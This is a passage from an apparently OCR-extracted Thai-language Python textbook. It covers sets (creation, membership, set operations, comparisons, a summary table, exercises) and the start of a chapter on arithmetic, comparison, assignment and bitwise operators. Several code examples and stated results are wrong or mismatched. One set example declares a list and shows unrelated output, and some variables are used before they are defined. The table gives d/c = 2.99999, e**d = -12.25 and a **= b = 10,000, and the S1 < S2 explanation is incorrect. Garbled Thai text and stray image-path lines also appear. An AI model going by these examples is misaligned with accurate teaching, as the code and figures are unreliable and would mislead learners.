ควรจำไว้ว่า การประกาศตัวแปรเซตให้เป็นเซตว่าง จะต้องใช้ฟังก์ชัน set() เท่านั้น ผู้ใช้ไม่สามารถใช้ setx = {} ได้ เพราะ Python จะมองว่าเป็นตัวแปรชนิดดิกชันนารี และไม่สามารถใช้รูปแบบ setx = () ได้ เพราะจะเป็นตัวแปรทัพเพิล และ setx = [] จะเป็นตัวแปรชนิดลิสต์แทน

ตัวอย่างการประกาศตัวแปรเซตที่ไม่ว่าง

```
basket = {'apple', 'orange', 'apple', 'pear', 'orange', 'banana'}
print(basket) # show that duplicates have been removed
```

ผลลัพธ์



```
{'orange', 'apple', 'banana', 'pear'}
>>>
```

จากโปรแกรมตัวอย่างด้านบน เป็นการประกาศตัวแปรชนิดเซต ชื่อ basket พร้อมกำหนดค่าของสมาชิก เป็น apple, orange, pear, banana เท่านี้ได้ว่าสมาชิกที่กำหนดลงไปในเซตจะมีค่าที่ซ้ำกัน (orange ซ้ำ) แต่เมื่อสั่งรันโปรแกรมผลลัพธ์ที่ได้คือ เซตจะทำการกำจัดสมาชิกที่ซ้ำกันออกให้อัตโนมัติ จึงเหลือสมาชิกแค่ 4 ตัวเท่านั้น

การสร้างเซตใน Python สามารถสร้างจากลิสต์ และทัพเพิลได้ โดยการประกาศตัวแปร และข้อมูลชนิดลิสต์ก่อน แล้วจึงเรียกฟังก์ชันเพื่อเปลี่ยนค่าตัวแปรจากชนิดลิสต์มาเป็นเซต โดยใช้ฟังก์ชัน set() ดังนี้

```
List_x = ['apple', 'orange', 'apple', 'pear', 'orange', 'banana']
type(list_x)
<class 'list'>      # Declared list_x was List

setList = set(list_x)    # Converting List to Set
print(setList)
{'banana', 'orange', 'apple', 'pear'}# remove duplicate
member
type(setList)
<class 'set'>

tuple_x = ("hello", "world", "of", "words", "of", "world")
type(setTuple)          # Declared tuple_x was Tuple
<class 'tuple'>

setTuple = set(tuple_x)# Converting Tuple to Set
print(setTuple)
{'world', 'of', 'hello', 'words'}
```

ผู้เขียนโปรแกรมสามารถประกาศเซตจากตัวอักษร หรือตัวเลขที่ไม่ซ้ำกันได้ในครั้งเดียว โดยใช้รูปแบบคือ set('ตัวเลขหรือตัวอักษร') ดังนี้

บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล

```
basket = ['apple', 'orange', 'apple', 'pear', 'orange', 'banana']
print(basket) # show that duplicates have been removed
```

ผลลัพธ์



```
{'a', 'c', 'b', 'd', 'r'}
{'a', 'm', 'c', 'l', 'z'}
{'7', '2', '0', '6', '9', '4', '8', '3', '1'}
>>>
```

การตรวจสอบข้อมูลในเซต ทำได้โดยใช้คำสั่ง `in` ดังนี้

เมื่อ `setA` มีค่าเท่ากับ `{"b", "r", "a", "d", "c"}`

```
>>> 'a' in setA
```

`True`

```
>>> 'z' in setA
```


`False`

จากตัวอย่างโปรแกรมข้างต้น แสดงให้เห็นว่า '`a`' เป็นสมาชิกที่อยู่ใน `setA` และ '`z`' ไม่เป็นสมาชิกใน `setA`

เพื่อนเตรียมคำสั่งໄ่าว่ให้ผู้ใช้งานสามารถดำเนินการเกี่ยวกับเซต เช่น `union (|)`, `intersection (&)`, `difference (-)`, `symmetric difference (^)` ไว้อย่างครบถ้วน ดังนี้

กำหนดให้ `S1 = {1, 2, 3, 5, 8, 13}` และ `S2 = {2, 3, 5, 7, 11, 13}`

มูเนียน (Union) ของเซต `S1` และ `S2` คือเซตที่ประกอบด้วยสมาชิกของเซต `S1` หรือ `S2` ใช้สัญลักษณ์ '`|`' ดังรูป 4.2



รูปที่ 4.2  $S1 | S2$


```
S1 = set((1,1,2,3,5,8,13))
S2 = set((2,3,5,7,11,13))
print("Set S1 :",S1)
print("Set S2 :",S2)
print("Set S1 | S2 :",S1|S2)
```

ผลลัพธ์



```
Set S1 : {1, 2, 3, 5, 8, 13}
Set S2 : {2, 3, 5, 7, 11, 13}
Set S1 | S2 : {1, 2, 3, 5, 7, 8, 11, 13}
>>>
```

อินเตอร์เซคชัน (Intersection) ของเซต S1 และ S2 คือ เซตที่ประกอบด้วยสมาชิกของเซต S1 และ S2 ใช้สัญลักษณ์ '&' ดังรูป 4.3



รูปที่ 4.3 S1 &amp; S2

```
S1 = set((1,1,2,3,5,8,13))
S2 = set((2,3,5,7,11,13))
print("Set S1 :",S1)
print("Set S2 :",S2)
print("Set S1 & S2 :",S1&S2)
```


ผลลัพธ์



```
Set S1 : {1, 2, 3, 5, 8, 13}
Set S2 : {2, 3, 5, 7, 11, 13}
Set S1 & S2 : {13, 2, 3, 5}
>>>
```

ผลต่าง (Difference) ของเซต S1 และ S2 คือเซตที่ประกอบด้วยสมาชิกที่เป็นสมาชิกของเซต S1 แต่ไม่เป็นสมาชิกของเซต S2 ใช้สัญลักษณ์ '-' ดังรูป 4.4

บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล



รูปที่ 4.4  $S1 - S2$


```
S1 = set((1,1,2,3,5,8,13))
S2 = set((2,3,5,7,11,13))
print("Set S1 :",S1)
print("Set S2 :",S2)
print("Set S1 - S2 :",S1-S2)
```

ผลลัพธ์



```
Set S1 : {1, 2, 3, 5, 8, 13}
Set S2 : {2, 3, 5, 7, 11, 13}
Set S1 - S2 : {8, 1}
>>>
```

ผลต่างสมมาตร (Symmetric difference) ของเซต S1 และ S2 คือเซตที่ประกอบด้วยสมาชิกที่อยู่ในเซต S1 หรือเซต S2 แต่ไม่ใช่สมาชิกที่อยู่ทั้งใน S1 และ S2 ใช้สัญลักษณ์ ' $\wedge$ ' ดังรูป 4.5



รูปที่ 4.5  $S1 \wedge S2$

```
S1 = set((1,1,2,3,5,8,13))
S2 = set((2,3,5,7,11,13))
print("Set S1 :",S1)
print("Set S2 :",S2)
print("Set S1 ^ S2 :",S1^S2)
```

ผลลัพธ์



```
Set S1 : {1, 2, 3, 5, 8, 13}
Set S2 : {2, 3, 5, 7, 11, 13}
Set S1 ^ S2 : {1, 7, 8, 11}
>>>
```

## ตัวดำเนินการที่ใช้เปรียบเทียบสำหรับเซต (Set comparison operators)

สำหรับตัวดำเนินการที่ใช้กับเซตประกอบไปด้วย `<`, `<=`, `>`, `>=`, `==`, `!=`, `in`, `not in` ซึ่งจะอธิบายไว้อย่างละเอียดในหัวข้อนิพจน์ ตัวดำเนินการ และตัวถูกดำเนินการ แต่ในหัวข้อนี้จะอธิบายการใช้งานกับตัวดำเนินการพื้นฐาน เพื่อให้เข้าใจการทำงานของเซตในเบื้องต้น ตัวดำเนินการที่ใช้บ่อย ๆ คือ `in` และ `not in` ความหมาย คือ การเป็นสมาชิก หรือการไม่เป็นสมาชิกนั่นเอง ตัวอย่างเช่น

กำหนดให้ `S1 = {1, 2, 3, 5, 8, 13}` และ `S2 = {2, 3, 5, 7, 11, 13}`

```
>>> S1 = {1, 2, 3, 5, 8, 13};  
>>> S2 = {2, 3, 5, 7, 11, 13};  
>>> S3 = {3, 5, 8}  
>>> 3 in S1  
True  
>>> 7 in S1  
False
```

เครื่องหมาย `<`, `<=`, `>`, `>=` ใช้สำหรับการเปรียบเทียบ 2 เซตใด ๆ ถึงความเป็น superset และ subset เช่น ถ้า `S1` เป็น subset ของ `S2` ก็ต้องมีสมาชิกทุกตัวใน `S1` อยู่ใน `S2` ใช้ตัวดำเนินการ `<=`, `S1` เป็น proper subset ของ `S2` ใช้ตัวดำเนินการ `<` เป็นต้น ดังตัวอย่างต่อไปนี้

```
>>> S1 < S2  
False  
S1 < S2 # เป็นเท็จ เพราะสมาชิกใน S1 และ S2 มีค่าเท่ากัน  
>>> S1 >= S3  
True  
S1 >= S3 # เป็นจริง เพราะสมาชิกใน S1 มากกว่า S3
```

การสร้างเซตขึ้นสูง ผู้เขียนโปรแกรมสามารถสร้างเซตได้จากตัวแปรหลายชนิด เช่นเซตที่มีคุณสมบัติอยู่ภายใน ดังตัวอย่าง

```
>>> A=Set([('Yes', 'No'), ('Yes', 'Idontknow'), ('No', 'Yes'), ('No',
'Idontknow')])  
>>> ('Yes','No') in A  
True
```

จากโปรแกรมตัวอย่างข้างบน เช็ต A ถูกสร้างมาจากการตัวแปรชนิดทัพเพิล ('Yes', 'No'), ('Yes', 'Idontknow'), ('No', 'Yes') และ ('No', 'Idontknow') ทั้งหมดถูกครอบด้วยลิสต์ [...] อีกครึ่ง แล้วจึงทำการแปลงจากลิสต์ไปเป็นตัวเปรchenid เช็ต สังเกตเห็นว่าในบางครั้ง การสร้างตัวแปรเช็ตจากตัวแปรชนิดอื่นๆ จะให้ความสอดคล้องกับการกำหนดสมาชิกให้กับตัวแปรเช็ตตรง ๆ

เมื่อใช้เช็ตจะไม่ใช่ตัวแปรอันดับ (Sequence) แต่ต้องการประมวลผลสมาชิกแต่ละตัวในเช็ตนิยมใช้ for (ซึ่งจะกล่าวอย่างละเอียดในหัวข้อ เรื่องใช้และการควบคุมทิศทางโปรแกรม) ในการเข้าถึงสมาชิกในเช็ต ดังตัวอย่าง ต่อไปนี้

```
even = set(range(2,10,2));  
odd = set(range(1,10,2));  
zero = set((0,'00'));  
for n in even|odd|zero:  
    print ("Member of set even|odd|zero : ",n)  
  
ผลลัพธ์  
  
Member of set even|odd|zero : 0  
Member of set even|odd|zero : 1  
Member of set even|odd|zero : 2  
Member of set even|odd|zero : 3  
Member of set even|odd|zero : 4  
Member of set even|odd|zero : 5  
Member of set even|odd|zero : 6  
Member of set even|odd|zero : 7  
Member of set even|odd|zero : 8  
Member of set even|odd|zero : 9  
Member of set even|odd|zero : 00  
>>>
```

### สรุปการใช้งานข้อมูลพื้นฐานและข้อมูลเชิงประกอบ

จากตารางที่ 4.3 แสดงการเปรียบเทียบการใช้งานของตัวแปรชนิดพื้นฐานคือ สตริงกับข้อมูลเชิงประกอบ คือ ลิสต์ ดิกชันนารี ทัพเพิลและเซ็ต ดังนี้

### ตารางที่ 4.3 สรุปการใช้งานข้อมูลพื้นฐานและข้อมูลเชิงประกอบ

การดำเนินการ	สตริง	ลิสต์	ติกชันนารี	ทัพเพิล	เซ็ต
การสร้าง	'...' หรือ "..." เช่น S = "Hello World"	[...] เช่น L = [1, 2,..., n]	{...} เช่น D = {key1:1, key2:2,..., keyn:n}	(...) เช่น T = (a, b,..., n)	{...} เช่น Z = {1, 2,..., n}
การเข้าถึง สมาชิก	S[i] เช่น S[0], S[-1]	L[i] เช่น L[0], L[-1]	D[key] เช่น D['key1']	T[i] เช่น T[0], T[-1]	for z in Z: เช่น for z in Z: print(z)
ตรวจสอบ ความเป็น สมาชิก	Char in S เช่น 'H' in S	e in L เช่น 1 in L	key in D เช่น 'key1' in D	e in T เช่น 2 in T	e in Z เช่น 1 in Z
การลบ สมาชิก 1 ตัว	ลบไม่ได้ แต่ใช้ การสร้างใหม่ได้ เช่น S = S[:i- 1] + S[i:]	del L[i] เช่น del L[0]	del D[key] เช่น del D['key1']	ลบไม่ได้ แต่ให้ แปลงเป็นลิสต์ ก่อนแล้วจึงลบ, การลบทัพเพิล ใช้ del T	Z.remove(e) เช่น Z.remove(1) หรือ Z.pop()
การแก้ไข สมาชิก	แก้ไขไม่ได้ แต่ ใช้การสร้างใหม่ ได้ เช่น S = S[:i-1] + new + S[i:]	L[i] = new เช่น L[0] = 5	D[key] = new เช่น D['key1'] = 5	แก้ไขไม่ได้ แต่ ให้แปลงเป็น ลิสต์ก่อนแล้ว จึงแก้ไข และ จึงแปลงกลับ เป็นทัพเพิลอีก ครั้ง	แก้ไขไม่ได้
เพิ่มสมาชิก ใหม่	เพิ่มสมาชิก ตรงๆ ไม่ได้ ใช้ S = S + 'new' แทน	L.append(e) เช่น L.append(5)	D[newkey] = new เช่น D['key5'] = 5	เพิ่มไม่ได้ แต่ ให้แปลงเป็น ลิสต์ก่อนแล้ว จึงเพิ่ม	Z.add(e) เช่น Z.add(5)
การลบ สมาชิกหลาย ตัว แบบต่อเนื่อง	ลบไม่ได้ แต่ใช้ การสร้างใหม่ได้ เช่น S = S[:i] + S[k:]	del L[i:k] เช่น del L[2:4]	ลบไม่ได้ แต่ ถ้าเคลียร์ ข้อมูลทั้ง ทั้งหมด สามารถทำได้ คือ D.clear()	ลบไม่ได้ แต่ให้ แปลงเป็นลิสต์ ก่อนแล้วจึงลบ	ลบไม่ได้ แต่ถ้า เคลียร์ข้อมูลทั้ง ทั้งหมดสามารถทำ ได้ คือ Z.clear()
แก้ไขสมาชิก หลายตัว แบบต่อเนื่อง	แก้ไขไม่ได้ แต่ ใช้การสร้างใหม่ ได้ เช่น S = S[:i-1] + news + S[i:]	L[i:k] = Lnews เช่น L[2:4] = [0, 0]	แก้ไขไม่ได้	แก้ไขไม่ได้ แต่ ให้แปลงเป็น ลิสต์ก่อนแล้ว จึงแก้ไข	แก้ไขไม่ได้
การเพิ่ม สมาชิก มากกว่า 1 ตัว	เพิ่มไม่ได้ แต่ใช้ การสร้างใหม่ได้ เช่น S = S + news	L.extend(Ln ews) หรือ L + L + Lnews	D.update(ne wd) เช่น D.update({'k ey':3})	เพิ่มไม่ได้ แต่ ให้แปลงเป็น ลิสต์ก่อนแล้ว จึงเพิ่ม	Z.update(newZ) เช่น Z.update({1, 2})

**สรุป:** ในบทนี้กล่าวโดยละเอียดเกี่ยวกับตัวแปร ชนิดของตัวแปร การประมวลผลตัวแปร และการใช้งานตัวแปร ชนิดของข้อมูลแบ่งออกเป็น 2 ชนิด ใหญ่ ๆ คือ ข้อมูลชนิดพื้นฐาน เช่น จำนวนเต็ม จำนวนจริง จำนวนเชิงซ้อน และสตริงเป็นตน กับข้อมูลแบบสม เช่น ลิสต์ ทัพเพลิ ติกชั้นนำรี เป็นตน รวมถึงวิธีการใช้งานข้อมูลดังที่กล่าวมาแล้วอย่างละเอียด เช่น การสร้าง การปรับปรุงแก้ไข การยกเลิกใช้งาน และการทำลายทึ่งตามลำดับ

### แบบฝึกหัดท้ายบท

1. อธิบายหลักการตั้งชื่อตัวแปรในภาษาไพธอนมาพอเข้าใจ
2. การใช้งานตัวแปรมีกี่ขั้นตอนอะไรบ้าง
3.  $A = B = C = 5$  และ  $A, B, C = 1, 3, "Hello"$  ทำงานอย่างไร
4. ถ้าต้องการยกเลิกการใช้งานตัวแปรต้องทำอย่างไร
5. คำส่วน คืออะไร พร้อมยกตัวอย่างมาพอเข้าใจ
6. การตั้งชื่อตัวแปรต่อไปนี้ ข้อใดผิด
  - print, Print, OPrint, -print, \$print, \_print\_, print\_, PRINT
  - 7. ชนิดข้อมูลในไพธอนแบ่งเป็นกี่ประเภทอะไรบ้าง
  - 8. ข้อมูลชนิดพื้นฐานมีกี่ประเภท อะไรบ้าง
  - 9. ข้อมูลเชิงประจักษ์คืออะไร และแบ่งเป็นกี่ประเภท
  - 10. ข้อใดต่อไปนี้ไม่ใช่ข้อมูลตัวเลข 2, 3.5, 0015, 0x7A, True,  $3 + 2j$ , “25”
  - 11. กำหนดให้  $x = 4.8$  เมื่อใช้คำสั่ง `int(x)` ค่าที่ได้เท่ากับเท่าใด และทำไมจึงเป็นเช่นนั้น
  - 12. กำหนดให้  $x = 6, y = 6.8$  และ  $z = x + y$  ค่า  $z$  จะมีค่าเป็นเท่าไหร่
  - 13. กำหนดให้  $s = "Python Programming"$  ถ้าต้องการขอ้อมูลดังต่อไปนี้ จะดำเนินการอย่างไร
    - ‘t’, ‘Pro’, ‘ming’
  - 14. จาก  $s$  ในข้อ 13 ถ้าใช้คำสั่ง  $s[-3], s[4:8]$  และ  $s[:10:2]$  ผลลัพธ์คืออะไร

15. กำหนดให้  $lst1 = [1, 2, 5, 6]$  และ  $lst2 = [3, 5, 6]$  และ  $lst1[3] + lst[2]$  มีค่าเท่ากับเท่าใด
16. จาก  $lst1$  และ  $lst2$  ในข้อที่ 15 ถ้า  $lst1 + lst2$  และ  $lst1 > lst2$  มีค่าเป็นเท่าใด
17. กำหนดให้  $lst = [i^2 \text{ for } i \text{ in range}(10)]$  ผลลัพธ์ที่ได้มีค่าเท่ากับเท่าไร และ แล้วทำไม่จึงเป็นเซ็นนี้น
18. Tuple แตกต่างจาก list อย่างไร วิธีการใช้งานตัวแปรทั้ง 2 ประเภท เป็นอย่างไร
19. จงเก็บค่าดังต่อไปนี้ลงในตัวตัวแปรลิสต์  $(1, 4, 5), [‘H’, 23.4, [2, 4]], “String”$
20. ให้เก็บข้อมูลดังต่อไปนี้ลงในตัวแปรที่คิดว่าเหมาะสมที่สุด  
รหัสนิสิต = 640001, ชื่อ-สกุล, อายุ, เพศ, การศึกษา, ชื่ออีเมล และ หมายเลขโทรศัพท์
21. กำหนดให้เซ็ต  $A = (2, 3, 5, 8)$  และ  $B = (3, 5, 7, 9)$  และ ให้คำนวนหา  $A \text{ intersect } B, A \text{ union } B$ , และ  $A - B$



## บทที่ 5

### นิพจน์ ตัวดำเนินการ และตัวถูกดำเนินการ (Expression, Operators and Operands)

นิพจน์ (Expression) คือ การดำเนินการที่ประกอบด้วยตัวดำเนินการ (Operator) และตัวถูกดำเนินการ (Operand)

ตัวดำเนินการ (Operator) คือ สัญลักษณ์ที่ใช้ในการแทนการกระทำอย่างใดอย่างหนึ่งกับข้อมูล เช่น +, -, \*, \*\*, /, //, %, =, >, <, !=, ==, <> เป็นต้น

ตัวถูกดำเนินการ (Operand) คือ ข้อมูลที่ถูกกระทำโดยตัวดำเนินการ ซึ่งตัวถูกดำเนินการอาจอยู่ในรูปของตัวแปร (Variable) ค่าคงที่ (Constant) ค่าที่ได้รับจากฟังก์ชัน (Return function) หรือแม้กระทั่งนิพจน์ (Expression) เช่น  $a+b$ ,  $x++$ ,  $a != b$ ,  $x = (a + b) / 2$  เป็นต้น จากตัวอย่าง  $y = x^2 + 2x + 1$

$y$ ,  $x$ , 1 คือ ตัวถูกดำเนินการ (Operand)

=, +, ยกกำลังสอง คือ ตัวดำเนินการ (Operator)

$y = x^2 + 2x + 1$  ทั้งหมด คือ นิพจน์ (Expression)

ภาษาไพธอนสนับสนุนตัวดำเนินการหลายแบบ เช่น Arithmetic Operators, Comparison Operators, Assignment Operators, Logical Operators, Bitwise Operators, Membership Operators, Identity Operators เป็นต้น ซึ่งจะอธิบายในแต่ละประเภทโดยละเอียดดังต่อไปนี้

## 1. ตัวดำเนินการทางคณิตศาสตร์ (Arithmetic Operators)

เพื่อให้เข้าใจถึงการทำงานของตัวดำเนินการทางคณิตศาสตร์ สมมุติให้ตัวแปร  $a = 10$ ,  $b = 5$ ,  $c = 9.0$ ,  $d = 2.0$ ,  $e = -3.5$  สำหรับตัวอย่างการดำเนินการทางคณิตศาสตร์แสดงในตารางที่ 4.1

ตารางที่ 4.1 Arithmetic Operators

ตัวดำเนินการ	ความหมาย	ตัวอย่าง ( $a = 10$ , $b = 5$ , $c = 9.0$ , $d = 2.0$ , $e = -3.5$ )
+	การบวก (Addition)	$a + b = 15$ , $a + c = 19.0$
-	การลบ (Subtraction)	$a - b = 5$ , $b - a = -5$ , $c - d = 7.0$ , $d - c = -7.0$
*	การคูณ (Multiplication)	$a * b = 50$ , $b * d = 10.0$ , $a * e = -35.0$ , $e * e = 12.25$
/	การหาร (Division)	$a / b = 2.0$ , $b / a = 0.5$ , $d / c = 2.99999$ , $c / b = 1.8$ , $e / d = -1.75$ , $e / e = 1.0$
%	การหารเอาเศษ (Modulus)	$\begin{array}{r} 2 \\ 5 \overline{)10} \\ \underline{-10} \\ 0 \end{array}$ $\begin{array}{r} 0 \\ 10 \overline{)5} \\ \underline{-5} \\ 0 \end{array}$ $a \% b = 0$ หรือ $b \% a = 5$ $c \% d = 1.0$ , $c \% e = -1.5$ , $e \% c = 5.5$
**	เลขยกกำลัง (Exponent)	$a^{**}b$ ( $a^b$ ) = 100000 หรือ $b^{**}a$ ( $b^a$ ) = 9,765,625 $d^{**}e = 0.0883$ , $e^{**}d = -12.25$
//	การหารเอาส่วน (Floor division)	$\begin{array}{r} 2 \\ 5 \overline{)10} \\ \underline{-10} \\ 0 \end{array}$ $\begin{array}{r} 0 \\ 10 \overline{)5} \\ \underline{-5} \\ 0 \end{array}$ $a // b = 2$ หรือ $b // a = 0$ $9 // 2 = 4$ , $9.0 // 2.0 = 4.0$ , $9.0 // 2 = 4.0$ และ $9 // 2.0 = 4.0$

บทที่ 5:- นิพจน์ ตัวดำเนินการและตัวถูกดำเนินการ

### ตัวอย่าง Arithmetic Operators

```
a = 21
b = 10
c = 0
c = a + b
print ("1: Value of c is ", c)
c = a - b
print ("2: Value of c is ", c)
c = a * b
print ("3: Value of c is ", c)
c = a / b

print ("4: Value of c is ", c)
c = a % b
print ("5: Value of c is ", c)
a = 2
b = 3
c = a**b
print ("6: Value of c is ", c)
a = 10
b = 5
c = a//b
print ("7: Value of c is ", c)
```

### 2. ตัวดำเนินการเปรียบเทียบ (Comparison Operators)

เป็นการเปรียบเทียบกันระหว่างข้อมูล หรือตัวถูกดำเนินการอย่างน้อย 2 จำนวน ผลลัพธ์ที่ได้จะอยู่ในรูปตรรกะ (Boolean) คือ จริง (True) หรือ เท็จ (False) สามารถเปรียบเทียบมากกว่า 2 จำนวนขึ้นไป จะดำเนินการเปรียบเทียบจากด้านซ้ายมือไปขวา มือ หรือภายในวงเล็บก่อน โดยมีการเชื่อมด้วยตรรกะ เช่น and (และ) or (หรือ) ดังตัวอย่างในตารางที่ 4.2 โดยสมมุติว่า ตัวแปร  $a = 10$ ,  $b = 5$ ,  $c = 9.0$ ,  $d = 2.0$ ,  $e = -3.5$

### ตารางที่ 4.2 Comparison Operators

ตัวดำเนินการ	ความหมาย	ตัวอย่าง ( $a = 10, b = 5, c = 9.0, d = 2.0, e = -3.5$ )
$==$	เท่ากับ (Equal)	เป็นจริงก็ต่อเมื่อ ชี้丫ຍเท่ากับขวา เช่น $a == b$ ให้ผลลัพธ์คือ เท็จ $x = 'str'; y = 'Str'; x == y$ ผลลัพธ์คือ เท็จ
$!=$	ไม่เท่ากับ (Not equal)	เป็นจริงก็ต่อเมื่อ ชี้丫ຍไม่เท่ากับขวา เช่น $b != c$ ให้ผลลัพธ์คือ จริง
$>$	มากกว่า(Greater than)	เป็นจริงก็ต่อเมื่อ ชี้丫ຍมากกว่าขวา เช่น $c > d$ ให้ผลลัพธ์คือ จริง
$<$	น้อยกว่า (Less than)	เป็นจริงก็ต่อเมื่อ ชี้丫ຍน้อยกว่าขวา เช่น $d < e$ ให้ผลลัพธ์คือ เท็จ
$>=$	มากกว่าหรือเท่ากับ (Greater than or equal to)	เป็นจริงก็ต่อเมื่อ ชี้丫ຍมากกว่าหรือเท่ากับขวา เช่น $a >= c$ ให้ผลลัพธ์คือ จริง, $(3 >= 5)$ ให้ผลลัพธ์คือ เท็จ
$<=$	น้อยกว่าหรือเท่ากับ (Less than or equal to)	เป็นจริงก็ต่อเมื่อ ชี้丫ຍน้อยกว่าหรือเท่ากับขวา เช่น $b <= c$ ให้ผลลัพธ์คือ จริง, $(5.0 <= 5)$ ให้ผลลัพธ์คือ จริง



ภาษาโปรแกรมไม่สนับสนุนตัวดำเนินการ  $==$ ,  $!=$ ,  $<$  เมื่อันในภาษา C/C++

บทที่ 5:- นิพจน์ ตัวดำเนินการและตัวถูกดำเนินการ

### ตัวอย่าง Comparison Operators

```
a = 21; b = 10; c = 0
if ( a == b ):
    print ("Line 1 - a is equal to b")
else:
    print ("Line 1 - a is not equal to b")
if ( a != b ):
    print ("Line 2 - a is not equal to b")
else:
    print ("Line 2 - a is equal to b")
if ( a < b ):
    print ("Line 3 - a is less than b")
else:
    print ("Line 3 - a is not less than b")
if ( a > b ):
    print ("Line 4 - a is greater than b")
else:
    print ("Line 4 - a is not greater than b")
a = 5; b = 20
if ( a <= b ):
    print("Line 5 - a is either less than or equal to b")
else:
    print("Line 5 - a is neither less than nor equal to b")
if ( b >= a ):
    print("Line 6 - b is either greater than or equal to b")
else:
    print("Line 6 - b is neither greater than nor equal to b")
```

ผลลัพธ์



```
Line 1 - a is not equal to b
Line 2 - a is not equal to b
Line 3 - a is not less than b
Line 4 - a is greater than b
Line 5 - a is either less than or equal to b
Line 6 - b is either greater than or equal to b
>>>
```

### 3. ตัวดำเนินการกำหนดค่า (Assignment Operators)

เป็นสัญลักษณ์ที่ใช้สำหรับกำหนดค่า หรือเปลี่ยนแปลงค่าให้แก่ตัวแปร ซึ่งตัวแปรทางด้านซ้ายมีจะถูกกำหนดค่าจากข้อมูลหรือตัวแปรจากด้านขวา มีดังนี้

โดยสมมุติว่า ตัวแปร  $a = 10, b = 5, c = 9.0, d = 2.0, e = -3.5$

### ตารางที่ 4.3 Assignment Operators

ตัวดำเนินการ	ความหมาย	ตัวอย่าง ( $a = 10, b = 5, c = 9.0, d = 2.0, e = -3.5$ )
$=$ ซ้าย=ขวา	กำหนดค่า (Simple assignment operator)	กำหนดค่าทางด้านขวาเมื่อ (ขวาเมื่อของผู้อ่าน) ให้กับตัวแปรทางด้านซ้ายเมื่อ เช่น $a = b + c$ ( $a$ มีค่าเท่ากับ 14.0), $d = 4.0$ ( $d$ มีค่าเท่ากับ 4.0)
$+=$	บวกก่อนกำหนดค่า (Add and assignment operator)	นำค่าทางซ้ายมือบวกทางขวาแล้วเก็บไว้ในตัวแปรทางซ้ายเมื่อ เช่น $a += b$ ( $a = a + b$ ) ซึ่ง $a$ มีค่าเท่ากับ 15
$-=$	ลบก่อนกำหนดค่า (Subtract and assignment operator)	นำค่าทางซ้ายมือลบทางขวาแล้วเก็บไว้ในตัวแปรทางซ้ายเมื่อ เช่น $a -= b$ ( $a = a - b$ ) ซึ่ง $a$ มีค่าเท่ากับ 5
$*=$	คูณก่อนกำหนดค่า (Multiply and assignment operator)	นำค่าทางซ้ายคูณทางขวาแล้วเก็บไว้ในตัวแปรทางซ้ายเมื่อ เช่น $a *= b$ ( $a = a * b$ ) ซึ่ง $a$ มีค่าเท่ากับ 50
$/=$	หารก่อนกำหนดค่า (Divide and assignment operator)	นำค่าทางซ้ายหารทางขวาแล้วเก็บไว้ในตัวแปรทางซ้ายเมื่อ เช่น $a /= b$ ( $a = a / b$ ) ซึ่ง $a$ มีค่าเท่ากับ 2.0
$%=$	หารเอาเศษก่อนกำหนดค่า (Modulus and assignment operator)	นำค่าซ้ายหารแบบเอาเศษด้วยค่าทางขวาเมื่อ และเก็บเศษที่ได้ไว้ทางซ้าย เช่น $a %= b$ ( $a = a \% b$ ) ซึ่ง $a$ มีค่าเท่ากับ 0
$**=$	ยกกำลังก่อนกำหนดค่า (Exponent and assignment operator)	นำค่าซ้ายยกกำลังด้วยค่าทางขวาเมื่อ และค่าที่ได้ไว้ทางซ้ายเมื่อ เช่น $a **= b$ ( $a = a ** b$ ) ซึ่ง $a$ มีค่าเท่ากับ 10,000

## ตารางที่ 4.3 Assignment Operators (ต่อ)

ตัวดำเนินการ	ความหมาย	ตัวอย่าง ( $a = 10$ , $b = 5$ , $c = 9.0$ , $d = 2.0$ , $e = -3.5$ )
$//=$	หารเอาส่วนกอน กำหนดค่า (Floor division and assigns a value)	นำค่าซ้ายหารเอาส่วนดวยค่าทางขวาเมื่อ และค่าที่ได้ไว้ทางซ้ายเมื่อ เช่น $a //= b$ ( $a = a // b$ ) ซึ่ง $a$ มีค่าเท่ากับ 2

## ตัวอย่าง Assignment Operators

```

a = 21; b = 10; c = 0; c = a + b
print ("Line 1 - Value of c is ", c)
c += a
print ("Line 2 - Value of c is ", c)
c *= a
print ("Line 3 - Value of c is ", c)
c /= a
print ("Line 4 - Value of c is ", c)
c = 2
c %= a
print ("Line 5 - Value of c is ", c)
c **= a
print ("Line 6 - Value of c is ", c)
c //= a
print ("Line 7 - Value of c is ", c)

```

ผลลัพธ์



```

Line 1 - Value of c is 31
Line 2 - Value of c is 52
Line 3 - Value of c is 1092
Line 4 - Value of c is 52.0
Line 5 - Value of c is 2
Line 6 - Value of c is 2097152
Line 7 - Value of c is 99864
>>>

```

#### 4. ตัวดำเนินการระดับบิต (Bitwise Operators)

ก่อนทำการความเข้าใจเกี่ยวกับตัวดำเนินการระดับบิต จะเป็นต้องเข้าใจเกี่ยวกับตารางความจริง (Truth table) ของตัวดำเนินการ AND (และ), OR (หรือ), NOT (ไม่), XOR ก่อน ดังแสดงในตารางที่ 4.4

ตารางที่ 4.4 ตารางความจริง (Truth table)

ค่าในตัวแปร		ตัวดำเนินการ			
A	B	A AND B	A OR B	A XOR B	NOT A
0	0	0	0	0	1
0	1	0	1	1	1
1	0	0	1	1	0
1	1	1	1	0	0

จากตารางที่ 4.4 มีข้อสังเกตว่า

